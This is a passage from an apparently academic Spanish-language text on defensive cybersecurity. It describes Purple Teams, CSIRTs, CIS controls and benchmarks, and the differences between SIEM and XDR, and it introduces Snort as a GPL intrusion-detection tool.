
También se ocupa de documentar y tramitar toda la información de los equipos para que se transmita en un formato correcto siguiendo la metodología establecida antes del inicio de las pruebas."[39]

Las actividades del equipo morado implican una estrecha colaboración entre los equipos rojo y azul y están diseñadas para mejorar la capacidad de un negocio en la identificación y la respuesta a amenazas a la seguridad. Las simulaciones de ataques pueden ayudar a los equipos azules a mejorar su capacidad para detectar y responder a amenazas potenciales mediante la identificación de vulnerabilidades y brechas de seguridad en la infraestructura de una organización.

En la Figura 57, podemos observar algunas de las tareas típicas de los diferentes grupos.

[39] INCIBE. Purple Team incrementa la efectividad del Red Team y Blue Team en SCI. Consultado de 23 de marzo de 2024, https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci#:~:text=Los%20Purple%20Teams%20fortalecen%20todo,o%20Red%20Team%20por%20separado.

Figura 57. Red, Blue & Purple Team.



Fuente: DEVO. Red Team vs Blue Team. (sf). {Consultado el 30 de abril de 2023}. Disponible en: https://www.devo.com/threat-hunting/red-team-vs-blue-team/

"En resumen, el Purple Team combina las mejores prácticas del Red Team y del Blue Team en la mejora de la resiliencia de una organización frente a posibles amenazas. La colaboración entre los equipos de ataque y defensa permite identificar y corregir vulnerabilidades, mejorando el proceso de detección y la respuesta las a amenazas, y mejorar la conciencia de seguridad en toda la organización"[40].

[40] Linkedin. Threat Hunting. Red Team vs. Blue Team. Consultado el 1 de abril de 2024, https://www.linkedin.com/pulse/ciberseguridad-red-team-vs-blue-adrian-arguello?originalSubdomain=es

6.3.2 CSIRT: “Un CSIRT (Computer Security Incident Response Team) es un equipo de respuesta a incidentes de seguridad informática. Su objetivo principal es identificar, analizar y responder a los incidentes de seguridad informática que puedan afectar a la organización”[41].

“Entre las funciones principales se encuentran:

- Identificar y evaluar posibles amenazas de seguridad informática en la organización.

- Recopilar y analizar información sobre incidentes de seguridad informática y proporcionar recomendaciones para solucionarlos.

- Implementar medidas preventivas para minimizar el riesgo de futuros incidentes de seguridad.

- Realizar investigaciones y análisis forenses en casos de incidentes de seguridad informática.

- Establecer y mantener relaciones con otros CSIRTs para compartir información y mejores prácticas.

- Proporcionar formación y concienciación en seguridad informática a los empleados de la organización.”[42]

[41] CSIRT Policía Nacional. Aplicaciones CSIRT. Consultado el 21 de marzo de 2024, https://cc-csirt.policia.gov.co/

[42] CSIRT Académico UNAD. EL Centro de Respuesta a Incidentes Informáticos. Consultado el 12 de marzo de 2024, https://csirt.unad.edu.co/

Las principales características de un CSIRT son:

- Un equipo que incluye expertos en diferentes áreas de seguridad, administración de redes, análisis forense, entre otros.

- Debe contar con los recursos necesarios para poder responder a los incidentes de seguridad de manera efectiva.

- Debe estar actualizado en cuanto a las nuevas amenazas y vulnerabilidades emergentes en el área de la seguridad informática.

- Debe tener una política clara y definida para la gestión de incidentes de seguridad.

Los CSIRT pueden utilizar versiones gratuitas y de pago de herramientas como herramientas de gestión de incidentes, herramientas de análisis de malware, herramientas de análisis forense, etc.

El funcionamiento de un CSIRT puede variar dependiendo de la complejidad de la organización y sus sistemas de información. Normalmente, se establecen procedimientos y protocolos cuando se descubre un incidente de seguridad, incluida la identificación del incidente, la evaluación del impacto, la contención y la recuperación de los sistemas afectados.

En términos de amenazas y vulnerabilidades, el CSIRT está expuesto a ataques de piratas informáticos, virus, malware y otras amenazas informáticas. Por lo tanto, debe tomar las medidas y controles de seguridad adecuadas para proteger su infraestructura.

En resumen, el CSIRT es un equipo específicamente responsable de dar respuesta a incidentes de seguridad informática y sus principales funciones son la prevención,

detección y respuesta a incidentes, la coordinación interinstitucional, la investigación y análisis forense, y la comunicación interna y externa y la notificación de incidentes.

6.3.3 Comparación entre Blue Team, Red Team, Purple Team y CSIRT: Las principales características de los diferentes equipos son las siguientes, Tabla 1:

Tabla 1. Comparación entre Red, Blue and Purple Team y CSIRT.

ASPECTO	READ TEAM	BLUE TEAM	PURPLE TEAM	CSIRT
Objetivo	Atacar sistemas	Defender sistemas	Actuar como intermediarios	Responder a incidentes cibernéticos
Alcance	Simulación de ataques	Protección proactiva	Colaboración y mediación	Detección, análisis y recuperación de incidentes
Tareas principales	Realiza las pruebas de penetración (pentesting)	Monitorear y mantener la postura de seguridad de los sistemas	Facilita la comunicación entre los equipos rojos y azules mejorando la postura de seguridad	Identifica, contiene, mitiga y recupera ante incidentes de seguridad informática
Enfoque	Ofensivo	Defensivo	Combinado, facilita la cooperación.	Reactivo, centrado en la resolución inmediata

Habilidades Requeridas	Conocimientos técnicos avanzados en hacking ético	Conocimientos técnicos en seguridad informática	Conocimientos técnicos y habilidades en comunicación y coordinación	Experiencia en análisis forense, respuesta a | incidentes y gestión de crisis

Fuente: Propia.

6.4 FUNCIONES DEL CIS “CENTER FOR INTERNET SECURITY” DENTRO DE BLUE TEAM

“El Centro para la Seguridad de Internet es una entidad sin fines de lucro cuya misión es "identificar, desarrollar, validar, promover y mantener soluciones de mejores prácticas para la ciberdefensa". Se basa en la experiencia de profesionales de TI y ciberseguridad del gobierno, las empresas y el mundo académico de todo el mundo. Para desarrollar estándares y mejores prácticas, incluidos puntos de referencia, controles e imágenes reforzadas de CIS, siguen un modelo de toma de decisiones por consenso.

Los puntos de referencia CIS son líneas de base de configuración y mejores prácticas para configurar de forma segura un sistema. Cada una de las recomendaciones de la guía hace referencia a uno o más controles CIS que se desarrollaron para ayudar a las organizaciones a mejorar sus capacidades de ciberdefensa. Los controles CIS se corresponden con muchos estándares y marcos regulatorios establecidos, incluido el Marco de ciberseguridad (CSF) del NIST y NIST SP 800-53, la serie de estándares ISO 27000, PCI DSS, HIPAA y otros.

Cada punto de referencia pasa por dos fases de revisión de consenso. El primero ocurre durante el desarrollo inicial, cuando los expertos se reúnen para discutir, crear y probar borradores de trabajo hasta llegar a un consenso sobre el punto de referencia. Durante la segunda fase, después de que se haya publicado el punto de referencia, el equipo de consenso revisa los comentarios de la comunidad de Internet para incorporarlos al punto de referencia.

Los puntos de referencia CIS proporcionan dos niveles de configuración de seguridad.

A su vez los Controles se deben implementar, teniendo como referencia los tres Grupos de Implementación.

El Nivel o Grupo 1: Centrarse en la higiene básica en línea. Consiste en un conjunto de medidas básicas de ciberdefensa que toda empresa debería utilizar para defenderse de los ataques más comunes. Las organizaciones pequeñas y medianas con experiencia limitada en ciberseguridad y baja sensibilidad de los datos necesitan implementar salvaguardias de ciberseguridad que normalmente caen en la categoría IG1.

El Nivel o Grupo 2: Las organizaciones con recursos moderados que corren un mayor riesgo de manejar activos y materiales más sensibles deben implementar controles en IG2 junto con IG1. Estos controles tienen como objetivo ayudar a los equipos de seguridad a gestionar información confidencial de clientes o empresas.

El Nivel o Grupo 3: Las organizaciones maduras con grandes recursos y manejo de alto riesgo de activos y datos críticos deben implementar medidas de seguridad en las categorías IG3, así como IG1 e IG2. Las medidas de seguridad elegidas por IG3 reducen los ataques dirigidos de adversarios sofisticados y reducen el impacto de los ataques de día cero.

> Las imágenes reforzadas CIS son imágenes de máquinas virtuales configuradas de forma segura basadas en puntos de referencia CIS reforzados para un perfil de referencia CIS de nivel 1 o nivel 2. El endurecimiento es un proceso que ayuda a proteger contra el acceso no autorizado, la denegación de servicio y otras ciberamenazas al limitar las posibles debilidades que hacen que los sistemas sean vulnerables a los ciberataques."[43]

El CIS (Center for Internet Security) desempeña un papel fundamental en los equipos BlueTeam, que se encargan de la seguridad cibernética defensiva. El CIS proporciona pautas y mejores prácticas de la industria para ayudar en la protección de sistemas, las redes y los datos contra las amenazas cibernéticas. Estas pautas incluyen configuraciones seguras para sistemas operativos, aplicaciones, dispositivos de red, entre otros, y son utilizadas por los equipos BlueTeam para fortalecer la posición de seguridad de una organización. Además, el CIS ofrece herramientas y recursos para evaluar y mejorar la seguridad cibernética, lo que es crucial para la labor de los equipos BlueTeam en la protección proactiva contra las amenazas cibernéticas.

6.4.1 Tutorial de Funcionamiento del CIS (Center for Internet Security):


1. Recursos y Pautas: El CIS proporciona una amplia gama de recursos, incluyendo pautas de seguridad, controles críticos de seguridad y benchmarks de configuración. Estos recursos están disponibles para una variedad de sistemas operativos, aplicaciones y dispositivos, y ofrecen recomendaciones detalladas sobre cómo configurarlos de manera segura.

[43] MICROSFOT. Learn Microsoft. Puntos de referencia del Centro de Seguridad de Internet (CIS). Consultado el 17 de marzo de 2024, https://learn.microsoft.com/en-us/compliance/regulatory/offering-cis-benchmark

CIS Controls: CIS Controls Versión 8 combina y consolida los controles CIS por actividades, en lugar de quién administra los dispositivos. Los dispositivos físicos, los límites fijos y las islas discretas de implementación de seguridad son menos importantes; Esto se refleja en la versión 8 a través de terminología revisada y agrupación de Salvaguardas, lo que resulta en 18 Controles de Seguridad[44].

Estos Controles de Seguridad los podemos observar en la Figura 57, a continuación.

Figura 58. Controles de CIS v.8.



Fuente: MOREFIELD. What are CIS Controls?. (2022). {Consultado el 28 de abril de 2023}. Disponible en: https://www.cisecurity.org/controls/cis-controls-list

[44] CIS Center for Internet Security. The 18 CIS Critical Security Controls. Consultado el 12 de marzo de 2024, https://www.cisecurity.org/

CIS Benchmarks[45]: Los CIS Benchmarks son recomendaciones de configuración prescriptivas para más de 25 familias de productos de proveedores. Representan el esfuerzo basado en el consenso de expertos en ciberseguridad a nivel mundial para ayudarlo a proteger sus sistemas contra amenazas con mayor confianza.

2. Implementación de Mejores Prácticas: Los equipos BlueTeam utilizan las pautas del CIS para implementar las mejores prácticas de seguridad en los sistemas y redes de una organización. Esto puede incluir la aplicación de configuraciones seguras, la gestión de parches y actualizaciones, la monitorización de eventos de seguridad, entre otros.

3. Evaluación y Cumplimiento: El CIS también ofrece herramientas para evaluar el cumplimiento con sus pautas y benchmarks. Los equipos BlueTeam pueden utilizar estas herramientas para realizar evaluaciones de seguridad, identificar posibles vulnerabilidades y tomar medidas correctivas.

4. Formación y Capacitación: El CIS proporciona programas de formación y capacitación en seguridad cibernética para ayudar a los profesionales a entender y aplicar sus pautas y controles críticos.

6.4.2 Tutoriales Proporcionados por el CIS (Center for Internet Security)[46]: Se puede visitar su sitio web oficial en https://www.cisecurity.org/. Una vez allí, busca la sección de recursos, guías o herramientas, donde es probable que encontremos una amplia cantidad de tutoriales, pautas y materiales educativos relacionados con la seguridad cibernética.

[45] CIS Center for Internet Security: Benchmarks List. Consultado el 14 de marzo de 2024, https://www.cisecurity.org/cis-benchmarks

[46] CIS Center for Internet Security: Seminarios Web. Aprende con nuestros webinars y accede a eventos previamente grabados. Consultado de 16 de marzo de 2024, https://www.cisecurity.org/communities/controls

Estos tutoriales ofrecen una gran herramienta de guía y consulta para el proceso de fortalecimiento o hardenización de la seguridad de los diferentes activos de tecnología en las organizaciones.

Además, el CIS suele ofrecer webinars, seminarios y eventos de capacitación en línea [47]que pueden incluir tutoriales prácticos sobre temas específicos de seguridad cibernética. Estos eventos suelen estar anunciados en su sitio web o en sus redes sociales.

6.5 DIFERENCIAS EXISTENTES ENTRE: SIEM Y XDR.

6.5.1 “SIEM” o Security Information and Event Management (Administración de Eventos e Información de Seguridad): Es una herramienta de seguridad informática diseñada para recopilar y analizar eventos e información de seguridad en tiempo real de diferentes fuentes y sistemas en una organización. El objetivo principal de SIEM es proporcionar una visibilidad completa de la infraestructura de seguridad de una organización y detectar cualquier actividad sospechosa o maliciosa que pueda comprometer la seguridad de la empresa”[48].

Las funciones principales de SIEM incluyen la recopilación y correlación de eventos de seguridad, la generación de alertas en tiempo real, la generación de informes y la automatización de respuestas a incidentes de seguridad, Figura 24. Las principales características de una solución SIEM incluyen el análisis de comportamiento, la gestión de logs, la detección de amenazas y la integración con otros sistemas de seguridad.


[47] CIS Center for Internet Security: Seminarios Web. Aprende con nuestros webinars y accede a eventos previamente grabados. Consultado de 16 de marzo de 2024, https://www.cisecurity.org/communities/controls

[48] Microsoft. What is SIEM. Consultado el 12 de marzo de 2024, https://www.microsoft.com/en-us/security/business/security-101/what-is-siem

Existen diferentes versiones de SIEM, tanto libres como de pago. Algunas de las principales soluciones SIEM de pago son Splunk Enterprise Security, IBM QRadar y LogRhythm, mientras que algunas de las soluciones SIEM de código abierto incluyen OSSIM, Graylog y ELK Stack.

En la Figura 58, se puede observar los eventos que se pueden correlacionar en la herramienta[49].

Figura 59. Correlación del SIEM.



Fuente: Precisely. Security Information and Event Management (SIEM) solutions. (2023). {Consultado el 28 de abril de 2023}. Disponible en: https://www.precisely.com/solution/security-information-and-event-management-siem-solutions

[49] CISCO: What is SIEM?. Security Information and Event Management. Consultado el 12 de marzo de 2024, https://www.cisco.com/c/en/us/products/security/what-is-siem.html

¿Cómo funcionan las herramientas SIEM?

En la Figura 60, observamos una interfaz del SIEM y los posibles elementos mostrados en la consola.

Figura 60. Interfaz del SIEM.

Fuente: LogRhythm. What is SIEM? And How Does it Work?. (2021). {Consultado el 28 de abril de 2023}. Disponible en: https://logrhythm.com/blog/what-is-siem/

“Las herramientas SIEM recopilan, agregan y analizan volúmenes de datos de las aplicaciones, dispositivos, servidores y usuarios de una organización en tiempo real para que los equipos de seguridad puedan detectar y bloquear ataques. Las herramientas SIEM utilizan reglas predeterminadas para ayudar a los equipos de seguridad a definir amenazas y generar alertas”[50].

[50] Microsoft What is SIEM. Consultado el 12 de marzo de 2024, https://www.microsoft.com/en-us/security/business/security-101/what-is-siem

En cuanto a las amenazas y vulnerabilidades asociadas a SIEM, las soluciones SIEM son susceptibles a amenazas como la inyección de eventos falsos y el uso de técnicas de evasión para ocultar actividades maliciosas. Las vulnerabilidades también pueden surgir si los sistemas subyacentes no están debidamente protegidos o si las políticas y los procedimientos de seguridad no están adecuadamente implementados. Es importante implementar medidas de seguridad adicionales, como el monitoreo constante y la implementación de controles de acceso, para mitigar estos riesgos.

6.5.2 "XDR" o Extended Detection and Response (Detección y Respuesta Ampliada): "La detección y respuesta ampliadas, o XDR, es una tecnología de seguridad multicapa que protege la infraestructura de TI. Para ello, recopila y correlaciona los datos de múltiples capas de seguridad, incluidos los endpoints, las aplicaciones, el correo electrónico, las nubes y las redes, para proporcionar una mayor visibilidad del entorno tecnológico de una organización. Esto permite que los equipos de seguridad detecten, investiguen y respondan a las ciberamenazas con rapidez y efectividad.

La XDR se considera una versión más avanzada de la detección y respuesta en endpoints (EDR). Mientras que la EDR se centra en los endpoints, la XDR se centra más ampliamente en múltiples puntos de control de la seguridad para detectar las amenazas más rápido, usando análisis profundos y automatización."[51]

Funciones de un XDR: Dentro de las funciones más importantes realizadas por un XDR, tenemos las siguientes.

- Realizar un seguimiento de las amenazas a cualquier fuente dentro de la organización.
- Mejora la productividad de los técnicos.
- Identifica rápidamente los peligros ocultos.

[51] KARPERSKY. ¿Qué es la detección y respuesta ampliadas (XDR)? Consultado el 27 de marzo de 2024, https://latam.kaspersky.com/resource-center/definitions/what-is-xdr

- Realizar investigaciones de manera más efectiva.
- La necesidad de buscar falsos positivos se reduce al correlar y confirmar alertas.
- Para una clasificación de sucesos más rápida y precisa, integre los datos relevantes.
- La tecnología y el análisis del comportamiento del usuario son compatibles de forma nativa.

¿Cómo funciona un XDR?

"La XDR crea eficiencias de seguridad al mejorar las funcionalidades de detección y respuesta mediante la unificación de la visibilidad y el control en los endpoints, la red y la nube.

Al conectar los datos de las soluciones de seguridad aisladas, se mejora la visibilidad de las amenazas y se reduce el tiempo necesario para identificar y responder a un ataque. La XDR facilita la investigación avanzada y las funcionalidades de búsqueda de amenazas en múltiples dominios desde una única consola.

A grandes rasgos, hay tres aspectos en el funcionamiento de la seguridad XDR:

Recopilación de datos: el primer paso consiste en recopilar y normalizar grandes volúmenes de datos procedentes de endpoints, cargas de trabajo en la nube, correo electrónico, tráfico de red, contenedores virtuales, etc. Todos los datos están anonimizados y comprenden únicamente los elementos necesarios para identificar posibles anomalías y amenazas.

Detección: luego, la atención se centra en el análisis y la correlación de los datos para detectar automáticamente las amenazas encubiertas utilizando la inteligencia artificial (IA) avanzada y el aprendizaje automático (ML).

Respuesta: lo siguiente es tratar de priorizar los datos de las amenazas según su gravedad para que los equipos de seguridad puedan analizar y clasificar los nuevos eventos de manera oportuna y automatizar las actividades de investigación y respuesta. El proceso de respuesta debe tener lugar desde un único centro, que incluya los datos, el contexto y las herramientas pertinentes.

La tecnología XDR es útil para mostrar a los analistas los pasos que siguió un atacante, y revelar la secuencia de procesos antes del ataque final. La cadena de ataque se enriquece con la información del inventario de activos, como las vulnerabilidades relacionadas con el activo, el propietario o propietarios del activo, la función empresarial y la reputación observable de la inteligencia de amenazas.

Dado que los equipos de seguridad suelen recibir una gran cantidad de alertas todos los días, automatizar el proceso de evaluación y proporcionar a los analistas información contextual es la mejor manera de administrar el proceso. La XDR permite que los equipos de seguridad usen su tiempo de forma eficiente al centrarse en las alertas con mayor potencial de causar daños."[52]

6.5.3 Diferencias y Similitudes entre un SIEM y un XDR: A continuación, se mostrarán los aspectos más relevantes de los SIEM y XDR.

En la Tabla 2, podemos observar algunos de los aspectos más relevantes del SIEM y del XDR.

[52] KARPERSKY. ¿Qué es la detección y respuesta ampliadas (XDR)? Consultado el 27 de marzo de 2024, https://latam.kaspersky.com/resource-center/definitions/what-is-xdr

Tabla 2. Aspectos más relevantes del SIEM y XDR.

ASPECTOS	SIEM	XDR
Objetivos	Recopilar, analizar y presentar datos de seguridad para supervisar amenazas y cumplir con requisitos regulatorios	Proporcionar detección y la respuesta integrada para amenazas de múltiples vectores de ataque, incluyendo endpoints, redes y aplicaciones
Tareas Principales	Recopilar, correlacionar y analizar los registros de eventos e incidentes de seguridad	Detección avanzada de amenazas a través de múltiples fuentes de datos, seguido de una respuesta coordinada
Enfoque	Centralizado en la administración de eventos de seguridad	Amplio en la detección y la respuesta a amenazas
Habilidades Requeridas	Conocimientos en seguridad informática y gestión de registros	Conocimientos en análisis forense digital, inteligencia de amenazas, detección de anomalías
Ejemplos Open Source	OSSIM, Security Onion	OpenXDR, OpenDXL

Fuente: Propia.

En la Tabla 3, podemos observar algunas de las diferentes más relevantes existentes entre las dos soluciones de seguridad.

Tabla 3. Diferencias entre el SIEM y el XDR.

DIFERENCIAS	SIEM	XDR
Alcance	Se centra en la recopilación, en la correlación y análisis de datos de seguridad de una amplia variedad de fuentes, incluyendo registros, eventos de red, actividades de usuario, entre otros.	Se enfoca en la detección y respuesta extendida más allá de los límites del SIEM tradicional, incorporando datos adicionales como endpoints, correo electrónico, servidores y cargas de trabajo en la nube.
Enfoque de Detección	Utiliza reglas predefinidas y análisis de comportamiento para detectar anomalías y posibles amenazas.	Emplea análisis avanzados y machine learning para identificar patrones de ataque a través de múltiples vectores de ataque.
Capacidad de Respuesta	Proporciona capacidades limitadas de respuesta a incidentes, dependiendo en gran medida de integraciones con otras herramientas para la ejecución de acciones correctivas.	Ofrece capacidades integradas para la respuesta a incidentes, permitiendo tomar medidas directamente desde la plataforma.

Fuente: Propia.

En la Tabla 4, podemos observar algunas de las similitudes más relevantes entre las dos herramientas de seguridad.

Tabla 4. Similitudes entre el SIEM y el XDR.

SIMILITUDES	SIEM y XDR
Enfoque en la Detección y la Respuesta	Ambos comparten el objetivo común de detectar amenazas cibernéticas y facilitar la respuesta a incidentes de seguridad.
Análisis Avanzado	Tanto el SIEM como el XDR utilizan técnicas avanzadas de análisis de datos, aunque con enfoques ligeramente diferentes, para identificar amenazas y patrones maliciosos.
Integración con otras Herramientas	Ambas tecnologías pueden integrarse con otras soluciones de seguridad para mejorar su eficacia y ampliar su alcance en la protección contra amenazas cibernéticas.

Fuente: Propia.

6.6 HERRAMIENTAS DE DETECCIÓN DE ATAQUES INFORMÁTICOS CON LICENCIA GPL


La Licencia Pública General de GNU (GPL) es un tipo de licencia de software que garantiza a los usuarios la libertad de usar, estudiar, compartir y modificar el software. Es comúnmente utilizada en el mundo del software de código abierto, con lo cual el código fuente está disponible para que cualquiera lo examine, modifique o distribuya. En el caso de un sistema informático, si está licenciado bajo la GPL, los usuarios tienen la libertad de utilizarlo según sus necesidades y también tienen la posibilidad de contribuir al desarrollo del sistema si así lo desean.
Ahora bien, daremos cuatro ejemplos de Herramientas utilizadas en la detección de ataques informáticos que cuentan con este tipo de licencia.

6.6.1 Snort: es el sistema de prevención de intrusiones (IPS) de código abierto más grande del mundo. Snort IPS utiliza un conjunto de reglas para ayudar a definir la actividad maliciosa de la red y utiliza esas reglas para encontrar paquetes coincidentes y generar alertas para los usuarios.[53]

En la Figura 61, podemos observar la posible ubicación de la Herramienta de seguridad, en la infraestructura de tecnología de una empresa.

[53] SNORT. Snort 3 is here!. Consultado el 27 de marzo de 2024, https://www.snort.org/snort3

Figura 61. SNORT IDS/IPS.



Fuente: Claroty. Blinding Snort IDS/IPS: Breaking the Modbus OT Preprocessor. (2022). {Consultado el 28 de abril de 2023}. Disponible en: https://claroty.com/team82/research/blinding-snort-breaking-the-modbus-ot-preprocessor

